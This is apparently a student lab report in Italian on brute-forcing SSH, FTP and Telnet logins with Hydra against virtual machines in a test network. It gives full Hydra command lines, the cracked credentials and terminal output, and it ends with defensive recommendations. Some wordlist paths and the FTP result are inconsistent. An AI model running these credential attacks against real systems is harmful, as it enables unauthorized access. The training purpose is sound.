

Report di Sicurezza: Attacco di Forza Bruta su Servizi di Rete

Introduzione

In questo report descrivo il processo e i risultati dell'attacco di forza bruta effettuato su vari servizi di rete utilizzando Hydra. L'obiettivo dell'esercitazione è stato di verificare la vulnerabilità dei servizi Telnet, SSH e FTP su macchine virtuali configurate in un ambiente di test controllato.

Configurazione dell'Ambiente

Ho configurato due macchine virtuali Kali Linux in un ambiente VirtualBox:

- **Kali Linux Attaccante:** IP 192.168.1.12
- **Kali Linux Bersaglio:** IP 192.168.1.128
- **Metasploitable:** IP 192.168.1.101

Fase 1: Configurazione del Servizio SSH

1. Creazione di un nuovo utente su Kali Linux (macchina bersaglio):

bash

Copia codice

```
sudo adduser test_user
```

2. Attivazione del servizio SSH:

bash

Copia codice

```
sudo service ssh start
```

3. Modifica del file di configurazione del demone SSH:

bash

Copia codice

```
sudo nano /etc/ssh/sshd_config
```

4. Test della connessione SSH dal Kali Linux attaccante:

bash

Copia codice

```
ssh test_user@192.168.1.128
```

Fase 2: Utilizzo di Hydra per il Cracking delle Credenziali SSH

1. Installazione di seclists:

bash

Copia codice

```
sudo apt update sudo apt install seclists
```

2. Esecuzione di Hydra per il cracking delle credenziali SSH:

bash

Copia codice

```
hydra -L /usr/share/seclists/Username/xato-net-10-million-username.txt -P  
/usr/share/seclists/Password/xato-net-10-million-passwords-1000000.txt 192.168.1.128 -t 4 ssh -V
```

3. Risultati: Le credenziali valide trovate sono state:

- **Login: test_user**
- **Password: testpass**

Fase 3: Configurazione del Servizio FTP

1. Installazione e avvio del servizio FTP sul bersaglio:

bash

Copia codice

```
sudo apt install vsftpd sudo service vsftpd start
```

2. Creazione di un utente per FTP:

bash

Copia codice

```
sudo adduser ftp_user
```

3. Esecuzione di Hydra per il cracking delle credenziali FTP:

bash

Copia codice

```
hydra -L /usr/share/seclists/Username/top-username-shortlist.txt -P  
/usr/share/seclists/Password/darkweb2017-top100.txt 192.168.1.128 -t 4 ftp -V
```

4. Risultati: Le credenziali valide trovate sono state:

- **Login: test_user**
- **Password: testpass**

Fase 4: Attacco a Telnet su Metasploitable

1. Verifica della connessione alla macchina Metasploitable:

bash

Copia codice

```
ping 192.168.1.101
```

2. Esecuzione di Hydra per il cracking delle credenziali Telnet:

bash

Copia codice

```
hydra -l msfadmin -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 192.168.1.101 telnet -V
```

3. **Risultati:** Le credenziali valide trovate sono state:

- **Login: msfadmin**
- **Password: 666666**

4. **Verifica dell'accesso Telnet:**

bash

Copia codice

```
telnet 192.168.1.101
```

Conclusioni e Raccomandazioni

L'esercitazione ha dimostrato come servizi di rete mal configurati possano essere vulnerabili ad attacchi di forza bruta. Le credenziali deboli e comuni sono facilmente individuabili utilizzando tool come Hydra. Di seguito alcune raccomandazioni per migliorare la sicurezza:

1. **Utilizzo di password complesse:**

- Evitare password semplici e comuni.
- Implementare politiche di password che richiedano complessità.

2. **Cambio delle porte di default:**

- Cambiare le porte di default dei servizi per ridurre la possibilità di rilevamento.

3. **Abilitazione di autenticazione a due fattori (2FA):**

- Implementare 2FA per aggiungere un ulteriore livello di sicurezza.

4. **Disabilitazione di servizi non sicuri:**


- Disabilitare Telnet in favore di SSH, che è più sicuro.


5. **Monitoraggio e Logging:**

- Implementare sistemi di monitoraggio per rilevare e rispondere tempestivamente a tentativi di accesso non autorizzati.

L'esercitazione ha fornito una comprensione pratica delle vulnerabilità dei servizi di rete e dei metodi per mitigarle.

Screenshot





```
Kalilinux attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
test_user@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.12 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fecc:8678 prefixlen 64 scopeid 0<link>
    ether 08:00:27:cc:86:78 txqueuelen 1000 (Ethernet)
    RX packets 150 bytes 20759 (20.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31 bytes 11016 (10.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(kali@kali)-[~]
$ ping 192.168.1.128
PING 192.168.1.128 (192.168.1.128) 56(84) bytes of data.
64 bytes from 192.168.1.128: icmp_seq=1 ttl=64 time=0.868 ms
64 bytes from 192.168.1.128: icmp_seq=2 ttl=64 time=0.508 ms
64 bytes from 192.168.1.128: icmp_seq=3 ttl=64 time=0.522 ms
^C
--- 192.168.1.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.508/0.632/0.868/0.166 ms

(kali@kali)-[~]
$ ssh test_user@192.168.1.128
The authenticity of host '192.168.1.128 (192.168.1.128)' can't be established.
ED25519 key fingerprint is SHA256:m9WsQDCQHqWokkzi02vmtTtx5nU00kjo+xZLSlGzg4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.128' (ED25519) to the list of known hosts.
test_user@192.168.1.128's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)-[~]
$
```






```
Kalilinux attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4 5
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libnsl-dev libtirpc-dev
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1882 not upgraded.
Need to get 470 MB of archives.
After this operation, 1930 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.1-0kali1 [470 MB]
Fetched 470 MB in 2min 4s (3775 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 405913 files and directories currently installed.)
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...
Unpacking seclists (2024.1-0kali1) ...
Setting up seclists (2024.1-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...

(kali@kali)-[~]
$ hydra -l test_user -p testpass 192.168.1.128 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 21:01:23
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.128:22/
[22][ssh] host: 192.168.1.128 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 21:01:23

(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 192.168.1.128 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 21:02:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1683 login tries (l:17/p:99), ~421 tries per task
[DATA] attacking ssh://192.168.1.128:22/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 192.168.1.128 -t 4 ssh -V
```

